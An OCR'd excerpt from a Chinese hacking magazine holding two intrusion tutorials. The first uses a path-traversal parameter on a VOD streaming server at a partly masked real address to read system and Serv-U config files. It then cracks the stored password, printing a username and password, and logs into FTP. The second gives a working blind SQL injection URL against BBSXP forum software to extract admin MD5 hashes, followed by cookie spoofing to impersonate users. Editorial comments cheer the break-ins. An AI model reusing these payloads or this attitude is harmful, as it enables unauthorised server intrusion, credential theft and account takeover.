


图2 获得影片的路径

我们把那个地址复制下来，这个和查看它在"编辑来源"是同样的，看看这个地址有什么特点，**http://218.56.***.*:6666/b__k___l___.rmvb?PlayFileName=*******，PlayFileName后面跟的是文件在服务器上的绝对路径呀，怎么样，想到什么了？我们看看能否查看别的文件，这里在那个网址的前面加上 View-source:Http:// 就可以查看它的源代码了，不过我家的计算机不行，老是说语法错误，也许XP+sp2的不行吧，我就用VB编写了一个小工具，来帮助我们查看它的返回信息。在我的工具中输入**http://218.56.***.*:6666/b__k___l___.rmvb?PlayFileName=c:\boot.ini.**

小提示

该语句的意思是尝试查看对方计算机的系统版本，如图3所示。




图3 目标计算机系统的版本信息

看来对方的计算机是 Win 2003的，我们看看对方有没有FTP服务，在cmd输入**telnet 218.56.***.* 21**，如图4所示。




图4 查看目标FTP服务器的版本信息

结果显示是Serv-U FTP 6.1版本的，既然是Serv-U那么用户信息配置文件默认就是在C:\Program Files\Serv-U\Servudaemon.ini的，我们去看看有没有，如图5所示。




图5 查看目标Servudaemon.ini的内容

在我的工具中输入**http://218.56.***.*:6666/b__k___l___.rmvb?PlayFileName=C:\Program Files\Serv-**




图6 破解Serv-U的密文




图7 登录服务器成功

U\Servudaemon.ini

怎么样，相关都出了吧！我们就选择第一个密码破解试试，**ez3BB661098B7E84D4159EC85FC2C3A608**，这是我破解成功后的截图，如图6所示。

结果显示密码为123321，而相对的用户名为mmcq0714，我们用CuteFtp登录试试，如图7所示。

登录成功了吧！接下来怎么弄我就不说了，这里只是抛砖引玉罢了。

【文章中所涉及到的万象VOD入侵辅助工具.exe，已经收录在光盘中】

编辑点评： 只要细心就能发现许多问题，这是一个典型的例子！可能管理员认为使用Windows2003就会很安全了，可利用默认特性很轻松地就找到了Serv-U的Servudaemon.ini文件，密码还简单得要命。至于这台服务器系统自身的安全肯定也好不到哪里去，留意身边的事物，你就会发现许多奇妙的东西！

手工获得 bbsxp论坛用户的md5密码

文/王尚 宋雁鸣

从本文你可以学到：
1.利用工具进行进制转换和字符转换
2.基本的Cookie欺骗

大家都知道BBSXP论坛5.13、5.15版本的blog.asp文件存在注入漏洞，网上也有几种这个漏洞的利用软件，可是有不少网友反映使用这些软件有时候无法成功得到完整的32位md5密码，还有一些利用软件被捆绑了木马，所以我在本文介绍一种手工得到注册用户32位md5密码的方法。

我们可以通过提交下面的代码测试用户名为admin的32位md5密码中的第十位是否为3：**/blog.asp?id=1%09and%09exists%09(select%09*%09from%09[user]%09where%09username=0x610064006D0069006E00%09and%09substring(userpass,10,1)=0x33)**，如果是3的话，该日志就会返回正常的页面，否则会提示“该用户暂时没有任何日志”。这是一条select语句，意思是得到从user表中选出某条记录的username列=0x610064006D0069006E00并且该记录的userpass列的第10个字符=0x33。

select的语法为：
SELECT FieldOFTableList
INTO VariableList
FROM TableName
WHERE Criteria；
其中FieldOFTableList代表接收数据的变量名列表，VariableList代表获得检索结果的变量，TableName代表被检索的表名，Criteria是检索条件。




图1 进行字符串转换

其中0x610064006D0069006E00是admin转换成十六进制得到的，这个字符串我们可以使用“ASCII及进制转换”这个小工具转换得到，如图1所示。

0x33是3转换成十六进制得到的，如果用户名是汉字，比如一个用户名为“测试”，那“测试”这个字符串转换成十六进制为0x B2E200CAD400，因为一个汉字占用两个字节的内存。这样经过不断的测试，最终会得到一个32位的md5密码，这时我们可以用md5密码破解类软件进行破解，或者到一些md5密码破解网站进行破解（2006年第1期第27页有专门的介绍），如果密码过于复杂，破解不出明文密码，那我们就可以使用IECookiesView这款软件进行cookie欺骗了。打开IECookiesView，找到BBSXP论坛的网址，分别将username和userpass改为要冒充的ID和我们得到的密码并保存，如图2所示。

然后重新打开一个ie页面，再访问该论坛，就会发现我们成为要冒充的用户了。这里有个地方需要注意一下，我们在进行Cookie欺骗时，要将得到32位的md5密码中的字母设置为大写的，否则Cookie欺骗无法成功，本文的测试论坛版本为BBSXP论坛5.13SQL版。

【文章中所涉及到的IECookiesView、ASCII及进制转换，已收录在光盘中】

编辑点评：可能有的读者会问，MD5很难破解，得到了也没有什么用处。其实不然，获得了MD5，我们离真实的密码也就更近了一步，说不定里面就有弱口令。玩黑的同时运气也是十分重要的，说不定你就会碰到一个让你呕吐的傻瓜。

